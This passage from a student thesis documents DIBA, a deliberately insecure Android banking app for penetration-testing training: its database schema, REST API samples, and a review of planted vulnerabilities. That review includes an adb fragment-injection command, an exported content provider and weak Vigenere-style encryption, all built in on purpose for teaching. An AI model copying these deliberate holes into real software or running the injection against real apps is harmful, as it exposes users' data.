- **Comment** contains user comments from the survey page. A comment has a text value.

**Table 4.1: Comment table columns**

Name	Type
comment	varchar(255)
date	varchar(10)
score	varchar(1)

- **User** contains user accounts details. An user has a email, password.

**Table 4.2: User table columns**

Name	Type
email	varchar(50)
password	varchar(100)

- **Investment** contains user investments details. An investment has an owner, date, amount, currency, and amountSFr.

**Table 4.3: Investment columns**

Name	Type
owner	varchar(50)
target	varchar(50)
amount	int
currency	varchar(10)
amountSFr	int

- **Payment** contains user payments details. A payment has an owner, target, amount, currency, and amountSFr.

**Table 4.4: Payment columns**

Name	Type
owner	varchar(50)
date	int
amount	varchar(50)
currency	varchar(10)
amountSFr	varchar(50)

- **Message** contains user messages. A message has an owner, date, message, and viewType.

**Table 4.5: Message columns**

Name	Type
owner	varchar(50)
date	int
viewType	int
message	varchar(255)

## 4.2 Rest API

Interaction with the server follow the HTTP protocol and exchange data using the json format.

### 4.2.1 GET REQUESTS

- **/balance** GET, 200

Response:

```
1 {"string": "1005.0"}
```

User account balance.

- **/payments** GET, 200

Response:

```

1      {"list":[
2      {"owner":"gregg@gmail.com",
3      "target":"mike@mail.com",
4      "amount":200,"amountSFr":200,"currency":"SFr"},
5      {"owner":"gregg@gmail.com",
6      "target":"claudia@mail.com",
7      "amount":23,"amountSFr":23,"currency":"SFr"}]}

```

List of past user payments. Include owner, target, currency, amount and swiss Francs value details.

- **/investments** GET, 200

Response:

```

1      {"list":[{"
2      "owner":"greg@gmail.com",
3      "date":1594063188339,
4      "amount":100,"amountSFr":100,"currency":"SFr"},
5      {"owner":"greg@gmail.com",
6      "date":1594063293482,
7      "amount":200,"amountSFr":200,"currency":"SFr"},
8      {"owner":"greg@gmail.com",
9      "date":1594063308739,
10     "amount":120,"amountSFr":210.00,"currency":"
        Pounds"},
11     {"owner":"greg@gmail.com",
12     "date":1594063315765,
13     "amount":5,"amountSFr":7.5,"currency":"Eur"}]}

```

List of past user investments. Includes owner, date, currency, amount and swiss Francs value details.

- **/messages** GET, 200

Response:

```

1      {"list":[{"
2      "message":"Greetings User\n\nWe are happy, that
        you try to hack our app.\nIf you need help,

```

```

        send the message 'hint' to the server\n\nBest
        Regards\nThe DIBA developer team",
3      "creationTime":1594063174455,"viewType":2},
4      {"message":"'I can assure you that if I had, as
        your ill-assumed street patois has it, \"
        dropped you in it\" you would fully
        understand all meanings of \"drop\" and have
        an unenviable knowledge of \"it\"'.\n Making
        Money, Terry Pratchett",
5      "creationTime":1594063778351,"viewType":2}}

```

List of user messages. Includes message text, creation time and the view type details.

- **/survey** GET, 200

Response:

```
1      <html>...</html>
```

HTML page that display the survey.

- **/key** GET, 200 Response:

```
1      {"string":"dibaReportKey"}
```

Value of the key.

#### 4.2.2 POST REQUESTS

- **/login** POST, 200

Data:

```
1      {"password":"grego","email":"greg\%40gmail.com"}
```

Response:

```
1      {"string": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3
        MiOiJJbkJhbmsiLCJ1c2VyIjoia3JlZ0BnbWVpbC5jb20ifQ.
        cuIzgIDxC-3-hsxfMJun-i5uwxaEx7nMT4WSmbKkBdE"}

```

User json web-token.

- **/register** POST, 200

Data:

```
1 {"password":"grego","email":"greg\%40gmail.com"}
```

Response:

```
1 {"string": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJkbkphbmsiLCJ1c2VyIjoia3JlZ0BnbWZpbC5jb20ifQ.cuIzgIDxC-3-hsxfMJun-i5uwxEx7nMT4WSmbKkBdE"}
```

User json web-token.

- **/payments** POST, 200

Data:

```
1 {"owner":"gregg@gmail.com",
2  "amount":"23",
3  "currency":"SFr","amountSFr":"23",
4  "target":"claudia@mail.com"}
```

Response:

```
1 {"string":"payment worked"}
```

Details of the payment.

- **/investments** POST, 200

Data:

```
1 {"owner":"greg@gmail.com",
2  "date":"1594063188339",
3  "amount":"100",
4  "currency":"SFr","amountSFr":"100"}
```

Response:

```
1 {"string":"invest worked"}
```

Details of the investment.

- **/messages** POST, 200

Data:

```
1      {"owner": "greg@gmail.com",  
2      "date": "1594063989866",  
3      "viewType": "1",  
4      "message": "Hi there!"}
```

Response:

```
1      {"string": "message added"}
```

Details of the message.

- **/report** POST, 200 Data:

```
1      {"payload": [  
2      {encrypted data},  
3      {encrypted data},  
4      {encrypted data}  
5      ]}
```

Response:

```
1      {"string": "Generate report for greg@gmail.com"}
```

Details of the user history.

- **/comment** POST, 200

Data:

```
1      {"comment": "Best service ever :)",  
2      "date": "24-09-2020",  
3      "score": "5",  
4      "message": "Hi there!"}
```

Response:

```
1      <html>...</html>
```

The update HTML survey page with the new comment.



# 5 Vulnerability Review

In this chapter we expose the review of the old vulnerabilities. We describe what we had to adapt in the application to make the vulnerabilities still exploitable despite the components update.

Below the main changes that have been done on the application-side.

## **Changes on the application**

- Added local encrypted DB for sensible data.
- Updated Android API from version 27 to 29. Minimum API requirement was 16 and is now 19.
- Adapted application to use json objects in HTTP requests.

### **5.1 Vulnerability 1: Network Communication**

Explain updated design

### **5.2 Vulnerability 3: Hardcoding II - Remember Me**

Adapted encrypt method to follow Vigenere cipher.

### **5.3 Vulnerability 6: Default Exported Content Provider**

Updated DIBA Manifest permissions under the content provider element.

- `android:exported="true"`
- `android:readPermission="ch.zhaw.securitylab.DIBA.permission.READ"`
- `android:grantUriPermissions="true"`

Also, notice attacker app must declare in the Manifest

- `<uses-permission android:name="ch.zhaw.securitylab.DIBA.permission.READ" />`

#### **5.4 Vulnerability 13: Weak Report Encryption**

Must updated the method check for "bug". Small hack required because re-naming of compiled methods. Also, the vulnerability uses the external storage, this capability will soon disappear. Application will handle storage with the Storage Access Framework. Works but the report is not visible in the emulator sdcard folder, only from adb shell `/storage/emulated/0` and `/sdcard/`. The same problem does not happen on a virtual machine with Android installed.

#### **5.5 Vulnerability 21: Fragment Injection**

No changes needed? Command

`adb shell am start -n`

`"ch.zhaw.securitylab.DIBA.activity.unauth.ActivityCredentials" -e credentials_fragment`  
`ch.zhaw.securitylab.DIBA.activity.unauth.FragmentChange`

Added to the manifest

```
<activity
android:name="ch.zhaw.securitylab.DIBA.activity.unauth.FragmentChange"
android:parentActivityName="ch.zhaw.securitylab.DIBA.activity.unauth.ActivityLanding"
android:theme="@style/AppTheme.NoActionBar" />
```

## **5.6 Vulnerability 22: Insecure Services**

No changes needed. Updated InbankExploit pkgs reference. Inbank -> DIBA

## **6 Conclusion**

# References

- [1] B. Heusser and S. Niederer, “Insecure Banking - InBank,” <https://github.zhaw.ch/InsecureBanking/InBank>.
- [2] G. Banfi, “Damn Insecure Banking Application - DIBA,” <https://github.zhaw.ch/Security/DIBA>.
- [3] Owasp, “Open Web Application Security Project,” <https://owasp.org/>.
- [4] —, “The Mobile Security Testing Guide (MSTG),” <https://github.com/OWASP/owasp-mstg>.
- [5] —, “MSTG Hacking Playground,” <https://github.com/OWASP/MSTG-Hacking-Playground>.
- [6] —, “OWASP Mobile Application Security Verification Standard,” <https://github.com/OWASP/owasp-masvs>.
- [7] htbridge, “Purposefully Insecure and Vulnerable Android Application - PIVAA,” <https://github.com/htbridge/pivaa>.
- [8] —, “HTBridge Security Company,” <https://www.immuniweb.com/>.
- [9] Payatu, “DIVA - Damn Insecure and Vulnerable App,” <https://github.com/payatu/diva-android>.
- [10] LinkedIn, “Quick Android Review Kit,” <https://github.com/linkedin/qark>.
- [11] N. R. Directorate, “A software reverse engineering (SRE) suite of tools,” <https://ghidra-sre.org/>.

- [12] R. Community, “Libre and Portable Reverse Engineering Framework,” <https://rada.re/n/>.
- [13] L. Zetetic, “QLCipher is an SQLite extension that provides 256 bit AES encryption of database files.” <https://github.com/sqlcipher/sqlcipher>.
- [14] —, “QLCipher is an SQLite extension that provides 256 bit AES encryption of database files.” <https://www.zetetic.net/sqlcipher/>.
- [15] H. to use the ‘dynamic’ format within john., “Fresh Open Source Software Archive,” <https://fossies.org/linux/john/doc/DYNAMIC>.
- [16] D. Topsy, “A simple web framework for Java and Kotlin,” <https://javalin.io/>.
- [17] T. H. D. Group, “HSQLDB - 100% Java Database,” <https://hsqldb.org>.

# 7 Appendix

## **7.1 *Installation Instructions***

- Get apk files for DIBA\_app and DIBA\_exploit
- Get jar file for server
- Start everything

## **7.2 *Reset Databases***

- delete files in folder DIBA\_server/db/
- `rm -rf DIBA_server/db/*`

## **7.3 *Project Thesis - Tasks Description***

---

## Project Thesis 2

---

Student: Gregory Banfi  
Partner company: -

Supervisor: Prof. Dr. Marc Rennhard  
Advisor: Prof. Dr. Hans-Peter Hutter

---

Start: 16. March 2020  
End: 30. September 2020

Credits: 15 ECTS (450 h)

---

### Insecure Mobile Banking App for Penetration Testing Training

---

#### Introduction and Motivation

A while ago, an insecure mobile banking app (currently named *InBank* for Insecure Banking) for penetration testing training was developed in a bachelor thesis at ZHAW. The app consists of a server component and a client-side Android app and provides a realistic mobile banking setting. The app is used internally in a teaching module, but it was always intended to release the app to the public.

The goals of this thesis are to further extend and improve the InBank app, to make sure it can easily be maintained in the future, and to release it.

#### Task

In this project thesis, the following steps must be carried out:

1. Analyze the current version of the InBank app – both the client- and the server-side – so that you understand in detail its internal working and the vulnerabilities.
2. Check whether novel deliberately insecure mobile apps have appeared since InBank was developed. If yes, analyze them in detail to get good ideas that could be used in this project.
3. Analyze the state of the art with respect to vulnerabilities in mobile (Android) apps. This serves as an important basis for the next step.
4. Design the additional vulnerabilities that you want to include in the app. These vulnerabilities should cover further aspects than the ones that are already included. Make sure that the newly added vulnerabilities reflect realistic scenarios that fit «naturally» into a mobile banking setting. Besides client-side vulnerabilities, it may also be reasonable to include some server-side vulnerabilities (to be determined). Also, make sure that the vulnerabilities are independent of the used Android version wherever possible.
5. Extend the app to incorporate the newly designed additional vulnerabilities. At the same time, improve the app and the server-side in general wherever this is reasonable. E.g.,



make sure that the RESTful API provided by the server component follows typical REST standards.

6. Adapt the app further where needed to make sure it can easily be used, configured and extended in the future. Also, make sure the app can easily be used on physical devices and in a virtual machine (e.g., VirtualBox).
7. Test the app in detail to make sure all vulnerabilities truly work as intended and to make sure the overall quality is good enough for a public release.
8. Release the app to the public. This includes picking a well-suited license, choosing a good name and logo for the InBank app, setting up a website where the app can be downloaded and providing all required help and documentation.
9. Write a report that documents your work. The report must describe the methodology and the results in a comprehensible way.

### **Deliverables**

- The written report.
- The website where the app is provided to the public.
- All additional relevant artefacts that were produced during the thesis, in particular also all developed software components.

## 7.4 Project Plan

### Insecure Mobile Banking App for Penetration Testing Training Project Plan

The project is part of the vertiefungsmodul information security from the institute of Applied Information Technology (InIT) of the ZHAW School of Engineering. The start date is 16. March and it finishes the 30th September.

The project is divided into 8 tasks arranged during the total of 6 months and 2 weeks. Each task has several subtasks that will be further defined during the project, ideally each subtask has a duration of 1 week.

The tasks have a value representing the priority of the task and time estimation. The priority range starts from 0, not at all relevant for the project to 5, crucial importance for the project. The time estimation for task duration is expressed in weeks.

Nr.	Task	Subtasks	Priority	Time
1.	Analyze InBank app	1. Server 2. Android app	4	2
2.	Analyzed published vulnerable apps	<a href="#">1. owasp-mstg</a> <a href="#">2. owasp hacking playground</a> <a href="#">3. Damn Vulnerable Hybrid Mobile App</a> <a href="#">4. VulnerableAndroidAppOracle</a> <a href="#">5. Android InsecureBankv2</a> <a href="#">6. Purposefully Insecure and Vulnerable Android Application (PIIVA)</a>	3	4
3.	Analyze the state of the art of mobile vulnerabilities	1. OWASP 2. Android Vulnerability Scanner	3	3
4.	Design & implement additional vulnerabilities	1. Design 2. Implement	4	5
5.	Improve the app usability & maintainability	1. RESTful API 2. Add DB 3. Two-factor authentication app	3	3
6.	Test the app	1. Vulnerability Exploitation 2. Virtual & Physical Device	4	3
7.	Release the app to the public.	1. Website	5	4
8.	Write the report	Keep up with documentation	5	*

Priority was assigned with in mind the final goal of increasing the number of vulnerabilities and provide the application to the public. For this reason, implement few new vulnerabilities and build the website has higher priority then analyze an higher number of vulnerabilities without at the end being able to implement them and public a working application.

The time estimation for task 8 is not defined because the report will be written at the end of all other tasks, for this reason one week of time was added to all other estimations.

The table below shows the tasks time slots during the entire project. Tasks were grouped into four categories.

- Analyzed current version
- State-of-the-art research
- Implementation
- Testing
- Documentation

Task	March	April	May	June	July	August	September
1							
2							
3							
4							
5							
6							
7							
8							

Reality Check

Task	March	April	May	June	July	August	September
1	1 2 2						
2		1 3 5 2 4 6					
3		1 2					
4		1	2 1 2 2				
5				1 1 1 2	2 3 3		
6						1 1 1 1 1	
7							
8							